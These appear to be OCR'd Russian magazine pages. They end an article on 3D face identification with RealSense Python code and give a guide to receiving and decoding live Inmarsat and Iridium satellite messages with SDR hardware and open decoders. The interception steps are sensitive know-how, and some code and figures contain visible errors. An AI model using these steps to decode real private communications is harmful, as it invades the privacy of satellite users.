
В папке `wrappers/python/` появятся два файла и четыре символические ссылки. Чтобы использовать эти файлы как библиотеку для Python, их необходимо скопировать в папку, из которой ты будешь запускать скрипты.

```
pybackend2.2.31.0.cpython-37m-darwin.so    pyrealsense2.2.31.0.cpython-37m-darwin.so
pybackend2.2.cpython-37m-darwin.so         pyrealsense2.2.31.cpython-37m-darwin.so
pybackend2.cpython-37m-darwin.so           pyrealsense2.cpython-37m-darwin.so
```

Так выглядят файлы модуля для Python 3.7

Давай подключим камеру, запустим сканирование и попробуем сделать трехмерную фотографию.

```
import pyrealsense2 as rs  # Импортируем библиотеки
import numpy as np
import matplotlib.pyplot as plt

pipeline = rs.pipeline()  # Создаем объект, который передает нам
новые кадры
config = rs.config()  # Получаем объект конфигурации
config.enable_stream(rs.stream.depth, 640, 480, rs.format.z16, 30)
# Настраиваем получение кадров глубины в разрешении 640 на 480 и 30
раз в секунду

pipeline.start(config)  # Запускаем поток

try:
    frames = pipeline.wait_for_frames()  # Ждем первого кадра
    depth_frame = frames.get_depth_frame()  # Получаем изображение
глубины

    depth_image = np.asanyarray(depth_frame.get_data())  #
Преобразуем изображение в двумерный массив чисел

    plt.imshow(depth_image, cmap='magma')  # Рисуем изображение на
экране
    plt.show()
finally:
    pipeline.stop()  # Останавливаем камеру
```



Результат выполнения скрипта

WWW

Документацию библиотеки pyrealsense2 ты можешь найти на GitHub Pages. Документация не шибко подробная, но ответы на основные вопросы о функциональности найти здесь можно.

ДЕЛАЕМ ТРЕХМЕРНЫЕ МОДЕЛИ ЛИЦА

Чтобы идентифицировать человека по лицу, нам нужно получать форму этого лица. Самый удобный для дальнейшей обработки трехмерной модели лица формат — облако точек.

Точки, которые образуют облако, — это своеобразные трехмерные пиксели: они показывают, где находится граница объекта в трехмерном пространстве.

Чтобы получить трехмерное облако, в библиотеке `pyrealsense2` есть специальный класс `pointcloud`, который из кадра глубины создает массив из координат.

```
import pyrealsense2 as rs

pc = rs.pointcloud()  # Настраиваем облако точек
pipeline = rs.pipeline()

config = rs.config()
config.enable_stream(rs.stream.depth, 640, 480, rs.format.z16, 30)

pipeline.start(config)


try:
    frames = pipeline.wait_for_frames()

    depth_frame = frames.get_depth_frame()
    depth_intrinsics = depth_frame.profile.as_video_stream_profile().
intrinsics
    # Получаем внутренние характеристики кадра

    w, h = depth_intrinsics.width, depth_intrinsics.height
    # высоту и ширину кадра

    points = pc.calculate(depth_frame)  # Вычисляем положение точек
в облаке
    points.export_to_ply('cloud.ply', color_frame)  # Сохраняем
точки в файл
finally:
    pipeline.stop()
```

Этот скрипт создает трехмерную фотографию, а мы сохраняем ее в формате PLY в виде массива всех координат.

Для визуализации нашего облака точек воспользуемся библиотекой `open3d` из PyPI.


```
import open3d as o3d

pcd = o3d.io.read_point_cloud("cloud.ply")
o3d.visualization.draw_geometries([pcd])
```

Так выглядит облако точек

А вот так — с другого ракурса

Можно заметить, что лицо отбрасывает «тень» на стену позади. Поэтому мы модифицируем наш скрипт: используем математику и выбросим все точки, которые лежат дальше 35 см от камеры.

```
import pyrealsense2 as rs
import numpy as np
import open3d as o3d

pc = rs.pointcloud()
pipeline = rs.pipeline()

config = rs.config()
config.enable_stream(rs.stream.depth, 640, 480, rs.format.z16, 30)

pipeline.start(config)

try:
    frames = pipeline.wait_for_frames()

    depth_frame = frames.get_depth_frame()
    depth_intrinsics = depth_frame.profile.as_video_stream_profile().
intrinsics
    w, h = depth_intrinsics.width, depth_intrinsics.height

    points = pc.calculate(depth_frame)

    vts = np.asanyarray(points.get_vertices(2))  # Получаем массив
координат точек
    vts = vts[np.where(vts[:, 2] < 0.35)]  # Убираем все, что дальше
35 см

    pcd = o3d.geometry.PointCloud()  # Создаем облако open3d
    pcd.points = o3d.utility.Vector3dVector(vts)  # Наполняем его
точками
    o3d.visualization.draw_geometries([pcd])  # Рисуем
    o3d.io.write_point_cloud("cloud_filtered.ply", pcd)  # Сохраняем
в файл
finally:
    pipeline.stop()
```



В итоге получается вот такое трехмерное лицо

С другого ракурса

СРАВНЕНИЕ ЛИЦ


Для сравнения двух лиц мы выполним несколько шагов.

1. Найдем «центр масс» для каждого облака, а затем совместим их.
2. Для каждой точки из первого облака найдем ближайшую точку из второго облака и расстояние между ними просуммируем.

Попробуем написать такой алгоритм.

```
import open3d as o3d
import numpy as np

# Загрузим облака
pca = o3d.io.read_point_cloud("cloud_1.ply")
pcb = o3d.io.read_point_cloud("cloud_2.ply")

# Уберем все лишние данные (не считанные камерой точки [0, 0, 0])
points_a = np.asarray(pca.points)
points_a = points_a[points_a.nonzero()[0]]

points_b = np.asarray(pcb.points)
points_b = points_b[points_b.nonzero()[0]]

# Посчитаем центр каждого облака
center = center_a = np.mean(points_a.swapaxes(0, 1), axis=-1)
center_b = np.mean(points_b.swapaxes(0, 1), axis=-1)

center_diff = center_b - center_a

# Совместим центры облаков
points_b -= np.array([center_diff]).repeat(len(points_b), axis=0)

diff = 0

# Для каждой точки в первом облаке ищем ближайшую точку и сравниваем
со вторым облаком
for point_a in points_a:
    diff += (np.abs(points_b - point_a)).min()

print(diff)
```

Для разных лиц я получил результат в `0,289807649630209541`, а для одинаковых — `0,056304771423558416`. Разница значительная, а значит, идентификация весьма точная.



Два снимка лица, использовавшихся для сравнения

WWW

Для сравнения облаков есть открытая программа CloudCompare, которая может не только отобразить облака для визуального сравнения, но и посчитать расстояние между ними.

ВЫВОДЫ

Как видишь, технология аутентификации по трехмерному изображению лица очень действенная и не требует замысловатых алгоритмов. Для работы понадобится только небольшая специализированная камера и немного смекалки.

Сканирование лица — один из самых безопасных способов идентификации, поскольку подделать лицо другого человека целиком очень и очень сложно. К тому же большинство 3D-камер имеют встроенный цветовой сенсор, позволяющий анализировать и обычную цветную картинку одновременно с трехмерным изображением.

ЗЕМЛЯ СЛУШАЕТ

ПРИНИМАЕМ И ДЕКОДИРУЕМ СИГНАЛЫ СПУТНИКОВ INMARSAT И IRIDIUM

DmitrySpb79
IoT/Python Developer
dmitryelj@gmail.com

Сегодня я покажу, как принимать и декодировать сигналы из космоса. Не так, конечно, как это делают контактеры и любители шапочек из фольги, а на полном серьезе. Мы будем изучать так называемый L-Band — диапазон частот от 1 до 2 ГГц, который активно используется для коммуникации со спутниками.

Прием диапазона L-Band не является для радиолюбителей чем-то кардинально новым. Но раньше это было непросто. Нужно было рассчитать и сделать антенну, спаять малошумящий усилитель (потому что сигналы со спутника очень слабы), потом настроить все это. К тому же приборы для этого занятия стоят немалых денег.

Сейчас все стало гораздо проще и дешевле: можно уложиться в 100 долларов за антенну вместе с приемником. Что касается самих спутников, то мы рассмотрим две системы: Iridium и Inmarsat. Они интересны тем, что это действующие системы связи и можно «вживую» посмотреть, как они работают. Более того, для этих систем есть программные декодеры, которые можно запустить, изучить исходники на GitHub.

ЖЕЛЕЗО


Комплект для приема спутниковых сигналов состоит из трех основных компонентов: приемника, антенны и малошумящего усилителя (LNA, Low Noise Amplifier).

Приемник

Начнем с приемника. Есть три основных варианта.

Вариант 1 — RTL-SDR V3

Это уже классика жанра, один из лучших и проверенных недорогих приемников на базе известного RTL-SDR. Приемник обеспечивает работу на частотах до 1,7 ГГц и ширину полосы обзора 2 МГц. Цена приемника около 30 долларов вместе с антенной и мини-штативом (он тоже в хозяйстве пригодится).



RTL-SDR V3

Важно взять именно оригинальную модель: на AliExpress есть более дешевые клоны, но, во-первых, их качество не гарантируется, во-вторых, в приемнике обязательно должна быть возможность подавать питание на антенный вход (bias tee), иначе ничего не заработает.

Вариант 2: Nooelec NESDR SMArTee v2

Этот приемник примерно сопоставим по характеристикам с предыдущим, он имеет неотключаемый bias tee, и для приема спутников это может быть удобно. Желательно выбрать именно вторую версию, потому что у первой меньше максимальный отдаваемый ток (250 мА против 100). Это важно: некоторые LNA (например, Nooelec SAWbird) потребляют порядка 180 мА.

NESDR SMArTee v2

Есть и другая модель Nooelec NESDR SMArt, без Tee в названии, она не подойдет.

Вариант 3 — SDRplay RSPduo

Это более качественный приемник, который обеспечивает ширину полосы приема до 8 МГц, что гораздо удобнее для поиска сигналов. Сам АЦП также имеет большую разрядность (12 бит вместо 8), что лучше для приема слабых сигналов.

SDRplay RSPduo

У RSPduo несколько антенных входов, и он может принимать сигналы от 2 кГц до 2 ГГц. Цена его, впрочем, уже около 250 долларов.

Антенна

Антенны бывают разные, для наших целей лучше всего подходят патч-антенны и параболические антенны. Среди самодельных антенн популярны спиральные: их довольно легко смастерить в домашних условиях. Некоторые используют переделанную антенну от GPS, из которой удаляют полосовой фильтр. В общем, вариантов много. Из того, что можно просто взять и купить без «доработки напильником», можно порекомендовать комплект RTL-SDR Active L-Band 1525–1637 Patch Antenna Set.

RTL-SDR Patch Antenna

Это уже готовая антенна со встроенным усилителем, для начала работы достаточно подключить ее к приемнику и активировать в настройках bias tee, чтобы на антенну было подано питание. Цена антенны — 35 долларов.

Хорошие результаты дает параболическая антенна для Wi-Fi, но она довольно громоздкая.


Направленная параболическая антенна

Хоть эта антенна по документации предназначена для диапазона 2,4 ГГц, но и на 1,7 ГГц она работает хорошо. В ней нет встроенного LNA, его придется докупить отдельно.

Выбор для начинающего любителя спутникового приема довольно прост: приемник RTL-SDR V3 за 30 долларов и RTL-SDR Patch Antenna за 35 долларов. Подключаем все это к ПК и можем принимать радиосигналы. Все обойдется в 65 долларов. Еще за пять баксов можно прикупить удлинитель SMA и трехметровый кабель USB: они пригодятся, если антенна и приемник расположены далеко от компьютера.

А если тебе захочется принимать более слабые сигналы, сетап можно проапгрейдить и поставить антенну побольше, тут предела совершенству нет.

Я все тестировал на таком вот комплекте.



Антенна + SDR-приемник

На этом мы закончим с железом и перейдем к софту. Я не буду рассказывать, как подключить RTL-SDR к компьютеру и как установить SDR# с плагинами, статей про это было достаточно, в том числе писали и в «Хакере» («Делаем первые шаги с RTL-SDR»).

Для приема Inmarsat нужно будет установить Virtual Audio Cable, чтобы можно было передавать звук из SDR# в программу-декодер. Для декодирования Iridium мы будем использовать Ubuntu из Windows 10.

ОБЩАЯ ИНФОРМАЦИЯ

Какие сигналы мы вообще собираемся принимать?


Inmarsat — это британская компания, которая использует группировку из тринадцати геостационарных спутников, расположенных на орбите 35 786 км. Спутники геостационарные, то есть они вращаются синхронно с Землей. Для приема их сигнала знать точное время пролета не нужно: они всегда на одном месте относительно поверхности Земли (в отличие от спутников NOAA).

Компания Inmarsat предоставляет разные сервисы передачи данных, текстовых сообщений, телефонии. Это актуально там, где нет «обычного» покрытия, — в авиации, на флоте. Подробнее можно посмотреть на официальном сайте. Часть данных шифруется, часть передается в открытом виде.

Покрытие Inmarsat

Как видишь, зоной приема охвачена фактически вся поверхность Земли. Однако геостационарные спутники расположены над экватором, и на самых северных широтах прием может быть затруднен.

Американская компания Iridium использует другой подход: 66 спутников летают на низкой орбите — 781 км над поверхностью Земли, количество спутников рассчитано так, чтобы в любой момент над каждой точкой было как минимум три спутника.



Покрытие Iridium

Чем больше уровень сигнала со спутника, тем лучше связь в северных широтах, зато и стоимость обслуживания спутниковой группировки, вероятно, выше. Как и Inmarsat, Iridium предоставляет сервисы передачи данных, сообщений и голоса.

На этом мы закончим с теорией и перейдем к практике: посмотрим, какие декодеры доступны для обеих систем.

WARNING

Обе системы связи действующие и используются в том числе и в России. Так что статью УК РФ 138 «Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений» никто не отменял. Принимать и анализировать какие-либо радиосигналы не запрещено, но публикация или хранение декодированных сообщений может преследоваться по закону. Также из юридических соображений я не буду писать здесь конкретные значения частот, хотя, в общем-то, это не секрет и находится в интернете за пять минут.


Продолжение статьи →

ЗЕМЛЯ СЛУШАЕТ

ПРИНИМАЕМ И ДЕКОДИРУЕМ СИГНАЛЫ СПУТНИКОВ INMARSAT И IRIDIUM

ПРИЕМ СИГНАЛОВ INMARSAT

Как ты помнишь, спутники компании Inmarsat геостационарные. Поэтому первым делом ищем направление на спутник, для чего можно воспользоваться сайтом dishpointer.com. Выбираем свое местоположение, находим один из спутников Inmarsat и получаем угол и высоту спутника, куда нужно будет направить антенну.



Пример скриншота DishPointer

Я пробовал разные программы для Android, но не подошла ни одна из них — некоторые обвешаны рекламой, во многих есть только спутники для ТВ, но нет поддержки Inmarsat. В итоге сайт DishPointer оказался самым удобным решением. Кстати, для приема желательно открытое небо: если спутник закрыт домами, то сигнала может не быть.


Затем подключаем приемник RTL-SDR с антенной и вводим команду `rtl_biast -d 0 -b 1` для подачи напряжения на антенный выход RTL-SDR. Без подачи питания антенна не заработает.

Теперь можно запускать софт. Частоты несложно найти самостоятельно. Если все было сделано правильно, то, когда ты направишь антенну в небо, ты увидишь на экране SDR# сигналы спутников.

Scytale-C


Для начала мы рассмотрим плагин для SDR#, который создал человек с ником Scytalec. Scytale-C позволяет декодировать сообщения, которые были переданы через спутники Inmarsat. Программа состоит из двух частей: самого плагина, который устанавливается в SDR#, и отдельного декодера QuickUI.

Плагин Scytale-C должен быть активен и при правильной настройке будет показывать статус `Locked` и фазовое созвездие BPSK.



Прием сигналов в SDR#

Теперь запускаем Quick-UI, программа может показывать как содержимое пакетов в JSON, так и декодированные сообщения.




Декодирование сообщений в Quick-UI

JAERO

Вторая полезная программа — JAERO. Она ориентирована на прием сообщений ACARS (Aircraft Communications Addressing and Reporting System), которые предназначены для воздушных судов и передаются через спутники Inmarsat.

JAERO работает через Virtual Audio Cable, так что в настройках SDR# нужно будет указать соответствующее устройство для вывода звука. Для приема сообщений нужно выбрать сигнал в JAERO, при нормальном декодировании должно появиться фазовое созвездие QPSK, как показано на рисунке.




Декодирование сообщений в JAERO

JAERO позволяет декодировать разные сигналы, не только текстовые, но и голосовые. Желающие могут изучить возможности программы самостоятельно.

На этом мы закончим с Inmarsat и перейдем к приему сигналов Iridium.

ПРИЕМ СИГНАЛОВ IRIDIUM

Прием Iridium — немного более мудреная тема, формат самих сигналов гораздо сложнее. Спутники Iridium передают сигналы в виде коротких пакетов на различных частотах, для наглядности можно показать скриншот приемника SDRplay с шириной полосы 4 МГц.


Сигналы Iridium

Сложность приема Iridium для большинства пользователей состоит в том, что декодер `gr-iridium` можно скомпилировать только в Linux. Мы воспользуемся тем, что в Windows 10 штатно можно установить Ubuntu из Microsoft Store. Сам декодер работает из командной строки, так что перед его запуском целесообразно посмотреть спектр с помощью SDR# и запомнить частоту, на которой видно больше всего сигналов.

Другая сложность: ширина полосы спектра, в которой передаются сигналы Iridium, превышает 2 МГц, предоставляемые RTL-SDR. Так что часть пакетов мы неизбежно пропустим. В идеале нам нужен более широкополосный приемник, например SDRplay или HackRF. Но мы все же посмотрим, как это работает с RTL-SDR.

Для этого нужно совершить несколько действий.

1. Запустим Ubuntu, скомпилируем и установим нужные компоненты. Декодер Iridium состоит из двух отдельных компонентов — gr-iridium и iridium-toolkit. Инструкция по компиляции и установке есть на странице GitHub.

2. Активируем bias tee в Windows командой `rtl_biast -d 0 -b 1`. Проблема Ubuntu в Windows 10 в том, что Linux не видит подключенных по USB устройств и запустить приемник напрямую мы не можем. Поэтому мы запустим в Windows сервер `rtl_tcp` командой `rtl_tcp.exe -a 0.0.0.0 -f 16XXXXXXXX`, где XXX — нужная нам частота.


3. Создадим в Ubuntu файл `rtl_tcp.conf` в папке `gr-iridium/examples` со следующим содержанием.

```
[osmosdr-source]
sample_rate=2000000
center_freq=16XXXXXXXX
device_args='rtl_tcp=127.0.0.1:1234'
# Automatic bandwidth
bandwidth=0
# LNA gain
gain=19
# Moderate gains
if_gain=30
```

4. Запустим запись пакетов командой

```
iridium-extractor -D 4 examples/rtl_tcp.conf | grep "A:OK" > output.bits
```

Число записанных пакетов (помеченных как **ok**) должно расти, как показано на скриншоте.



Запись с помощью iridium-extractor

Если надписи **ok** не появляются и на экране одни нули, то дальше идти бесполезно, надо разбираться, что не так. Чаще всего проблема в том, что ты не активировал bias tee, а без него антенна работать не будет, или выбрал неверную частоту.

Запись можно остановить на некоторое время. На выходе мы должны получить файл `output.bits`, размер которого зависит от числа собранных пакетов.

5. Запустим iridium-parser командой `python iridium-parser.py output.bits > output.parsed`.

Данные готовы. Для примера можно извлечь координаты пролетающих спутников с помощью команды


```
grep ^IRA output.parsed | perl mkkml tracks > output.kml
```

Результат обработки записи, впрочем, довольно сильно зависит от везения — обширный трафик со спутников бывает не всегда.

WWW

